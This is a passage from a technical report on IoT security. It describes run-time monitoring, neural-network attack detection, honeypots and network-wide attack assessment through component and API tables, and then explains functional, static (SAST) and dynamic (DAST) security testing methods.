


**Figure 4: Run-time Monitoring System [i.9]**

**Table 3: Run-time Monitoring System Core Components**

| No | Component | Description |
|---|---|---|
| 1 | Probe Management and Configuration | It manages and configures deployed probes. It can receive automatic probe configuration commands and configure the managed probes accordingly. A manual probe configuration is possible via the Management and Configuration dashboard. |
| 2 | Multi-purpose Processing Engine (MPPE) | It enables wrapping of available algorithms to enable their management and data compatibility (input/output) with the Runtime Monitoring System. MPPE utilizes a proprietary configuration API and data model, which provides information on the processor description, instantiation, and dataflow configuration. |
| 3 | Data Routing | It enables the annotation and routing of incoming data streams. |
| 4 | Probe Registry | It maintains a record of the deployed probes. Probe deployment data, as well as state and configuration data, are maintained by the registry. The registry provides probe creation, reconfiguration, and search capabilities. It facilitates the automatic deployment of probes and their dynamic discovery. |
| 5 | Automatic Reconfiguration | It receives abnormal behaviour reports for the monitored system and sends automatic probe re-configuration commands based on a predefined scenario. |
| 6 | Probe | It collects data from the target IoT system or application and streams it to the RMS platform through the data routing component. |
| 7 | RMS Dashboard | It facilitates the monitoring and management of the RMS by offering a user-friendly dashboard. |

**Table 4: Run-time Monitoring System Interface Specification**

| No | API | Description | Type |
|---|---|---|---|
| 1 | Probe API | Probe API enables the control of a Probe by exposing configuration (sending a probe configuration file) and control (start/stop) interfaces. | Provided |
| 2 | PMC API | Probe Management & Configuration API exposes appropriate endpoints that enable the discoverability, configurability, and management of the deployed probes. | Provided |
| 3 | MPPE API | Multi-Purpose Processing Engine API exposes appropriate endpoints that enable the discoverability, configurability, and management of deployed processors. | Provided |
| 4 | MPPE Registry API | Multi-Purpose Processing Engine Registry API exposes appropriate endpoints that enable the discoverability and configurability of deployed processors. This API is utilized by the MPPE API. | Provided |
| 5 | DR API | Data Routing API exposes appropriate endpoints that enable the configuration of data streams within the annotation and routing of incoming data streams to persistence or data management components. | Provided |
| 6 | AR API | Automatic Reconfiguration API exposes appropriate endpoints that enable the configuration, control, and triggering of the Automatic Reconfiguration component. | Provided |
| 7 | PR DB API | Probe Registry API exposes appropriate endpoints that enable the discoverability and configurability of deployed Probes. This API is utilized by the Probe Management & Configuration API. | Provided |
| 8 | Observation Repo API | Observation Repository API exposes appropriate endpoints that enable the discoverability and usage of captured, pre-processed, and processed data. | Required |
| 9 | Data Bus API | Data Bus API exposes appropriate endpoints that enable the temporary persistence, publishing, subscribing, and retrieval of data streams. | Required |

### 4.2.3 Attack Detection

**The Attack Detection (AD)** module uses a Machine Learning (ML) model called Dense Random Neural Network (DRNN), with novel network metrics provided from online traffic measurements. These measurement-based metrics are used as input data for learning by the AD module and for decision-making during normal operation. Thus, the AD module learns the communication patterns between IoT devices during normal network operation and detects malicious activities from these metrics. On the other hand, the AD can also be trained offline and used online. The AD is trained with normal traffic collected during the cold-start of the IoT to create an Auto-Associative DRNN (AADRNN) via offline learning. Thus, the AD can recognize malicious traffic even if the characteristics of an attack are unknown and no pre-collected attack data is available. Note that cold-start refers to a predefined length after AD is deployed for the first time. Figure 5 displays the component diagram of AD, including the subcomponents, APIs, external databases, and user interfaces. As shown in this figure, the AD component is comprised of four subcomponents: Metrics Extraction, AD Initialization, AADRNN Attack Detection, and AADRNN Training which are described in Table 5, while interfaces are described in Table 6.




**Figure 5: Attack Detection [i.9]**

**Table 5: Attack Detection Core Components**

| No | Component | Description |
|---|---|---|
| 1 | AD Initialization | It sets the parameters of AD as predefined values and calculates the initial values of scaling factors used to normalize the metric values through historical normal traffic for a fixed length time window. |
| 2 | Metric Extraction | It calculates three specific metrics to identify the footprints of Mirai Botnet attacks in network traffic. These metrics include the total size of the latest packets, the average inter-transmission times of the latest packets, and the total number of packets transmitted in a fixed-length time window. They are designed to highlight the differences between attacks and normal traffic. They can be computed using only the packet header information, thus preserving anonymity, and enabling real-time operation on lightweight systems. |
| 3 | AADRNN Attack Detection | It employs a trained AADRNN and a decision-making algorithm that predicts expected metric values for normal network operation based on extracted metrics. The algorithm calculates the weighted average of the absolute differences between expected and actual metric values and applies a threshold to the mean to detect malicious packet transmission. |
| 4 | AADRNN Training | The AD model is trained incrementally in parallel to the real-time operation of AD through ADT API using only normal traffic to learn its metrics. To this end, an incremental semi-supervised training procedure based on a reconstruction problem is developed. Specifically, the incremental training algorithm stores historical normal traffic for fixed-length time windows, and it updates the connection weights of the AADRNN for the traffic at the end of each window. |

**Table 6: Attack Detection Interface Specification**

| No | API | Description | Type |
|---|---|---|---|
| 1 | AD API | Via this API, the "AA-Dense RNN Attack Detection" component provides a decision for detecting malicious IoT traffic packets. | Provided |
| 2 | ADT API | This API is requested to train and update AA-Dense RNN AD parameters. | Provided |
| 3 | AD Alarm API | This API provides the predicted binary label, which indicates if the current packet is malicious. | Required |
| 4 | AD GP API | This API gets the up-to-date parameters from AD Parameters DB for the execution of the AA-Dense RNN model to detect malicious packets. | Required |
| 5 | AD SP API | This API updates the parameters in AD Parameters DB after training the AA-Dense RNN model to detect malicious packets. | Required |
| 6 | GTP | This API is requested to collect information on past and current IoT traffic packets. | Required |

### 4.2.4 Honeypots

**The honeypots** are passive network participants that record and analyse network traffic to detect threats and attacks against network devices. As part of efforts to secure the IoT application network, a honeypot solution was implemented utilizing both classical and advanced detection techniques. The classical detection techniques were implemented to identify common attacks such as Portscan, Login Hacking, DoS, and malware infections, see [i.37]. The advanced detection mechanism was developed utilizing a distributed learning approach across multiple collaborating nodes to identify potential attacks like Portscan, Bruteforce, and DoS attempts even before attackers finish their network scans and exploit potential vulnerabilities. This two-world approach has effectively enabled mitigating attacks against IoT application networks. The architecture of the IoT honeypots is designed to be straightforward and efficient, as depicted in Figure 6. Due to its lightweight nature, it optimizes resource usage and streamlines operation. The core components of the IoT Honeypot module are described in Table 7, while interfaces are outlined in Table 8.




**Figure 6: Honeypots [i.9]**

**Table 7: Honeypots Core Components**

| No | Component | Description |
|---|---|---|
| 1 | Portscan Detection | It involves the identification of susceptible services on a device, typically achieved by probing a small subset of ports. Due to the speed of this method, a significant portion of the network can be scanned quickly. While Portscan detection is a simple approach, it may also generate a substantial number of false positives. |
| 2 | Bruteforce Detection | It is a security mechanism that identifies repeated attempts to access a system using weak or publicly-known login credentials. In the case of a honeypot, the credentials used by the attacker to access one of the simulated services are logged. An administrator can review them to gain insight into the attack pattern or identify compromised credentials. The honeypot can be configured to permit access to the simulated service after a defined number of attempts or with specific credentials, enabling the analysis of the attacker's behaviour and target identification. Such recorded login attempts require manual inspection by an administrator to devise effective countermeasures. |
| 3 | Denial of Service (DoS) Detection | It is a security mechanism that identifies instances where a network service is overwhelmed with excessive requests, causing the device to become unavailable due to resource exhaustion. The attacker typically employs a specialized program to execute a DoS attack. The honeypot analyses the incoming network traffic, scrutinizing packet arrival times and resource utilization, to detect the most frequent forms of DoS attacks. |
| 4 | Malware Detection | It involves identifying unknown entry points into a system and network that a single mitigation measure cannot effectively cover through vulnerable software detection. To accomplish this, the honeypot records and analyses any command or tool an attacker executes once they have gained access to a remote device. The administrator shall manually inspect the executed commands and remotely load assets to identify possible exploits created by the attacker. To simulate the execution of custom binaries, which may be present on IoT field devices and targeted by attackers, the administrator can quickly create a custom command response using honeypot configuration. |

| No | Component | Description |
|---|---|---|
| 5 | Advanced Detection | It is a feature that facilitates the identification of Network Wide attacks, including those previously described, such as scanning multiple devices for a particular service, attempting identical credentials on multiple devices, probing multiple devices for DoS attacks, and executing similar commands on multiple devices. Honeypots periodically request each other's threat API to compare their findings. If a particular activity occurs on at least two devices, it is logged and reported as a shared threat. The recurrence of a threat generates multiple entries in the log, thereby increasing its severity. |
| 6 | Honeypot Configuration | Provides an interface to set up the services and configure the honeypot attack surface. Honeypots can be configured based on the types of devices they protect. The honeypot should run similar services and provide a similar interface as the application to be protected. |
| 7 | Network Services | It allows and manages the execution of various services, as defined in the configuration component. Several access methods are available, including SSH, Telnet, SQL, and FTP. |
| 8 | Threat Info Log | Stores and maintains all threat information. The Log provides access to all intelligence collected within the various Honeypot components, as shown in the component diagram. |
| 9 | Threat Analysis | It is responsible for reading and interpreting the threat log. A JSON API collects, sanitizes, rates, and shares information about ongoing attacks and their metadata. |

**Table 8: Honeypots Interface Specification**

| No | Interfaces/APIs | Description | Type |
|---|---|---|---|
| 1 | Threat Info API | This API shares threat information about ongoing attacks, e.g. attack type, IP/MAC, duration of attack, used credentials, methods, etc. | Provided |
| 2 | Network Traffic | The Operating System maintains all network data that arrives. | Required |
| 3 | Configuration API | A simple configuration API is available to configure the honeypot. There is a default configuration and helping scripts to start and stop the honeypot. | Required |
| 4 | Feedback API | It represents incoming threat information that is shared by other honeypots, distributed anomaly detection, firewalls, etc. | Required |
| 5 | Network Interface | It provides required network services and interfaces (e.g. SSH, Telnet, SQL, FTP) that are necessary for the operation of other subcomponents. | Provided |
| 6 | Threat Info Log API | It is responsible for providing access to the Threat Info Log API database, allowing insertion, modification, and deletion of Portscan, Brute-force, DoS, and Malware detection data. Hence, this API will provide, at minimum, GET, POST, PUT, and DELETE requests. All the data exchanges will be performed through JSON files. | Provided |

### 4.2.5 AI-based Network Wide Attack Assessment

**Network Wide Attack Assessment (NWAA)** component detects the infected IoT devices by assessing the attack decisions made for individual devices via the Attack Detection component. NWAA module consists of two components which are ARNN Infected Device Detection (IDD) and ARNN Training (see Figure 7). IDD component, at each call, uses the connection weights and the parameters (which have been computed in the training stage) of the algorithm from the NWAA Parameters DB via NWAA GP (Get Parameters) API and gets the attack decisions of local detectors as an input from the Alert Signal DB via AD Alarm API. ARNN Training, at each call, first gets the collected attack decisions of local detectors from Alert Signal DB via AD Alarm API and the current parameters from NWAA Parameters DB via NWAA GP API; then, updates the parameters in NWAA Parameters DB via NWAA SP (Set Parameters) API. The core components of the Network Wide Attack Assessment are described in Table 9, while interfaces are outlined in Table 10.




**Figure 7: AI-based Network Wide Attack Assessment [i.9]**

**Table 9: AI-based Network Wide Attack Assessment Core Components**

| No | Component | AI-based Network Wide Attack Assessment |
|---|---|---|
| 1 | ARNN Infected Device Detection | It detects infected devices in the IoT network making an assessment from the outputs of the existing local attack detectors. |
| 2 | ARNN Training | It is responsible for periodically updating the ARNN model parameters assigned for Network Wide Attack Assessment via training on the collected data. |

**Table 10: AI-based Network Wide Attack Assessment Interface Specification**

| No | Interfaces/APIs | Description | Type |
|---|---|---|---|
| 1 | NWAA API | Via this API, the ARNN Infected Device Detection component provides a decision for the assessment of attacks through the devices of the IoT network. | Provided |
| 2 | NWAA Training API | This API is requested to train (update the parameters of) the ARNN model for infected device detection. | Provided |
| 3 | NWAA Decision API | This API returns the decision on the compromised devices in the IoT network. | Required |
| 4 | NWAA GP API | This API gets the up-to-date parameters from NWAA Parameters DB for the execution of the ARNN model for infected device detection. | Required |
| 5 | NWAA SP API | This API updates the parameters in NWAA Parameters DB after the training of the ARNN model for the infected device detection task. | Required |
| 6 | AD Alarm API | This API provides the outcomes of the available (existing and properly working) local attack detectors to the ARNN model. | Provided |

# 5 Relevant Security Test Methods

## 5.1 Functional and Security Testing

The approach for testing and evaluation of IoTAC run-time components is focused on the detection of functional errors and security vulnerabilities. The following three phases are defined:

- **Functional (Security) Testing -** to verify the functionality of a component according to the functional requirements. The present document considers intra- and inter-component testing.
- **Static Application Security Testing (SAST) -** a "white box testing approach" for proactive prevention, early detection, and identification of security issues.

- **Dynamic Application Security Testing (DAST) -** a "black box testing" for the simulation of live attacks.

The overall approach is performed in the Continuous Integration (CI) of the DevSecOps lifecycle, as illustrated in Figure 8.

**Functional security testing** determines whether the test item meets its functional security requirements. At the beginning of functional security testing, clearly defined security requirements should be specified, which have to be considered in the further course of development. These requirements can be used later on to perform measurements of the security quality of the software. Clearly defined security requirements are the basis for the implementation of test cases, with which the quality can be proven. Functional security testing does not differ from functional testing with respect to suitable testing techniques. Therefore, established techniques such as equivalence partitioning and boundary value analysis can and should be applied for functional security testing. The test design could be performed manually by deriving functional security test cases from the requirements or automatically, which would require deriving a test model from the requirements. Automated test design may achieve higher coverage at the cost of creating a test model, which can be an elaborate task and makes the entire toolchain more fragile than manually designed test cases and implementations.

**The intra-component tests (or unit tests)** are conducted to ensure the proper functionality of each component when integrated with other modules. The tests are specified and executed by the component developers during the software development process. Normally, developers use different testing tools for each component, depending on the programming language used. They then run these test cases to evaluate the functionality of the modules. Depending on the type of test implementation (automated or manual), test evaluation is performed automatically by comparing the expected return value or manually by inspection by the developers. If the tests fail, the developer can identify and fix any defects in the code.

**Inter-component testing** is the testing phase that aims to ensure smooth interaction between different software components. It involves testing the communication channels, interfaces, and interactions between the different components to ensure the system behaves as expected. The primary objective of inter-component testing is to identify and resolve any issues that may arise from integrating different components, thus ensuring the overall stability and reliability of the system. Inter-component TPs are defined in clause 6. Functional security testing is a basic building block of security testing and should be used in conjunction with non-functional security testing.

## 5.2 Static Application Security Testing (SAST)

**Static Application Security Testing (SAST)** is a testing methodology that **analyses source code** in an automated fashion to find **security vulnerabilities** that can make software applications in their runtime susceptible to cyber-attacks. SAST is realized with the usage of specialized tools, following formalized procedures for static code analysis (SCA) [i.10] and static application security testing by OWASP [i.11]. Analysis by SAST tools typically covers the logic of an application (e.g. classes, routines, functions), its settings (e.g. configuration files), and its dependencies (e.g. libraries). SAST analysis provides feedback to software development teams about security defects in specific locations of the source code. In addition, SAST provides remediation guidance to refactor the code or secure code snippets to achieve a secure implementation.

In the general scenario, SAST analysis takes source code as input and provides security defects as output. All SAST tools perform their operations in **three distinct phases**:

1) The first phase is about **modelling the source code**. The source code is transformed from the specific format of a programming language (e.g. java, PHP, go, .net, etc.) into a modelled format that further facilitates analysis and querying.

2) The second phase is about running checks against the modelled code based on a **list of rules** that typically exist in the rule engine of SAST tools. These rules can effectively be viewed as **predefined test cases** that are executed against the modelled code to detect **potential security defects**. SAST rules are broadly distinguished between those that perform **keyword search operations** and those that perform **taint analysis**. Taint analysis focuses firstly on identifying points in the code where input is introduced by external entities and secondly on following the handling of that input in the source code until an action is taken (e.g. DB entry updated).

3) The third phase is **report generation,** where security defects are presented to the development teams.

**SAST rulesets** in relevant tools are **often pre-set per programming language** to detect **security vulnerabilities** that align with commonly known security issues encountered in the field. Many default rulesets are scoped against the OWASP Top 10 most critical web application security risks [i.37] and seek to identify **injection weaknesses**, **weak cryptographic implementations**, **security misconfigurations**, **security logging failures**, etc. It is possible with most SAST tools to write **custom rules** that **complement pre-set rulesets** and can yield value to detect **new vulnerabilities, violations against industry secure coding standards, and contextual security risk scenarios** that stem from the software application logic and particular programming language used (e.g. the bundled pre-set rulesets for different programming languages named as **Quality Profiles** in SonarQube).

SAST is incorporated into **software development operations** to ensure that source code is **continuously reviewed** and **insecure implementations are proactively corrected**. To achieve that goal, SAST analysis is prevalent, as shown in Figure 8:

- in the Integrated Development Environment (IDE) suites used individually by developers, performing source code analysis (SCA); and
- in Continuous Integration (CI) pipelines that automate the steps of building and delivering a new version of a software application.




**Figure 8: SAST in the CODE and BUILD phases of DevSecOps, coinciding with the Implementation phase of S-SDLC**

Integrating SAST in the IDE (CODE phase) offers:

- real-time feedback to developers as they type their code; and
- empowers them to correct security vulnerabilities before a code commit.

As an example, the Source code analysis tools can be deployed by software developers as an extension to their IDEs for code quality evaluation and performing SAST in the IDE, as shown in Figure 9 [i.10].




**Figure 9: Source code analysis (performed by SonarLint) Depicting Vulnerabilities in Visual Studio IDE**

In the case of CI integration, SAST becomes part of the so-called **DevSecOps** approach that aims to integrate security and make it a shared responsibility throughout the entire development lifecycle. More practically, a DevSecOps approach effectuates **decision gates in CI pipelines** that designate **approval or rejection for completion based on SAST metrics and results**. For example, SAST approaches in [i.11] initially define '**Quality Gates**' (Figure 10, for the example case of SonarQube SAST tool) that combine different metrics about the quality of the code, including security vulnerabilities. A 'Quality Gate' receives a rating once an analysis has been completed that informs about the relative performance against the underlying benchmark metrics. The rating can act as information during the execution of a CI pipeline and inform a decision of failing or continuing the build operation.




**Figure 10: Quality Gate in SAST tools such as SonarQube, defining the test objectives and criteria for a successful SAST test execution**

The definition of Quality Gates is a combination of a security measure/metric, a comparison operator (rule upon a threshold), and an error value. Using these KPIs, a Quality Gate answers the practical question of whether a development project meets certain security criteria and is ready for release. These KPIs will ensure the production of high-quality, secure solutions and will drive the different components' developments. Security metrics may concern **security vulnerabilities and security hotspot issues**.

To become **SAST tool and programming language agnostic** (as SAST tools are dependent on the programming language used for developing a software application), one could describe the SAST KPIs and associated rulesets in a generic format using TDL-TO. However, there should be translation mechanisms to convert these into the specific SAST tools KPI representation means (such as the Quality Gates and Quality Profiles per programming language of SonarQube) to be used in practice and as part of the CI processes.

Among the advantages brought around by using SAST are the following ones:

- Automated security testing directly into the code.
- Scalability - running analyses across multiple software repeatedly.
- Automatic identification of well-known security flaws.
- Precision in highlighting security flaws and affected code areas to developers.

## 5.3 Dynamic Application Security Testing (DAST)

Non-functional security testing aims at identifying vulnerabilities through **negative testing**. The most prevalent technique is **fuzz testing**, a highly automated approach that generates randomly invalid and unexpected input data. More advanced approaches exploit information about the interface to generate semi-valid input data that is more likely to detect vulnerabilities. Since fuzzing is by its nature highly automated and quite effective in vulnerability detection, it is well-suited for integrating non-functional security testing in a DevSecOps approach. DAST is black box security testing on the application level to identify vulnerabilities that could be exploited by an attacker with access to the external interfaces.

**Penetration testing** mimics the behaviour of an attacker attempting unauthorized access to the test item through one or more vulnerabilities. Different approaches of penetration testing range from black-box to white-box testing and can be further distinguished between intrusive and non-intrusive testing depending on whether exploiting identified vulnerabilities or not. Usually, penetration testing is performed on a system in its operational or comparable environment. Penetration testing involves not only a single tool but a large set of different tools that support the different activities of penetration testing, e.g. reconnaissance, in-depth scanning, exploitation, post-exploitation and password attacks. DAST tools for web applications are also commonly used for penetration testing of web applications. However, penetration testing differs from DAST in the creativity required to assess the information obtained from the behaviour of the test item, which may include not only the identification of single vulnerabilities but also chains of vulnerabilities that can be exploited by an adversary in a multi-stage attack. Hence, penetration is sometimes considered an art and cannot be completely automated.

**Security Requirements**

To conduct effective security testing, defining dedicated security requirements derived from various sources is crucial. These sources include regulatory compliance or organizational security policies, risk analysis, and established security guidelines and standards. One commonly utilized standard is the OWASP Application Security Verification Standard (ASVS) [i.11]. This standard and the IoT Security Verification Standard (ISVS) [i.22] provide comprehensive requirements tailored explicitly for application and IoT security.

